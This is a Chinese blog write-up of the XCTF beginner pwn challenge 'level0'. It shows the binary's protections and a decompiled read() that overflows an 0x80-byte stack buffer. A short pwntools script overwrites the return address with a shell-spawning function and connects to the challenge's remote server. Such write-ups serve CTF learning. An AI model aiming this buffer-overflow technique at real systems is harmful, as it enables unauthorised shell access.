

# level0(xctf)

原创


[white4nd](#) 于 2020-05-06 22:56:58 发布 412 收藏

分类专栏: [# xctf\(pwn新手区\) CTF](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: [https://blog.csdn.net/weixin\\_43868725/article/details/105961926](https://blog.csdn.net/weixin_43868725/article/details/105961926)


版权



[xctf\(pwn新手区\)](#) 同时被 2 个专栏收录

10 篇文章 0 订阅

订阅专栏



[CTF](#)

41 篇文章 0 订阅

订阅专栏

## 0x0 程序保护和流程

保护:

```
[*] '/home/whitehand/Desktop/a'  
Arch:      amd64-64-little  
RELRO:     No RELRO  
Stack:     No canary found  
NX:        NX enabled  
PIE:       No PIE (0x400000)
```

流程:

main()

```
int __cdecl main(int argc, const char **argv, const char **envp)  
{  
    write(1, "Hello, World\n", 0xDuLL);  
    return vulnerable_function();  
}
```

vulnerable\_function()

```
ssize_t vulnerable_function()  
{  
    char buf; // [rsp+0h] [rbp-80h]  
  
    return read(0, &buf, 0x200uLL);  
}
```

很明显的栈溢出，read()允许输入0x200个字符而buf只有0x80

## 0x1 利用过程

我们在ida的函数窗口处发现了一个callsystem()，可以直接getshell

```
int callsystem()  
{  
    return system("/bin/sh");  
}
```

所以我们只需要将返回地址覆盖成callsystem()的地址就可以拿到flag，buf=0x88\*'a'+p64(0x400596)

## 0x2 exp

```
from pwn import *  
#sh=process('./a')  
sh=remote('124.126.19.106', '32198')  
sh.recv()  
payload=0x88*'a'+p64(0x400596)  
sh.sendline(payload)  
sh.interactive()
```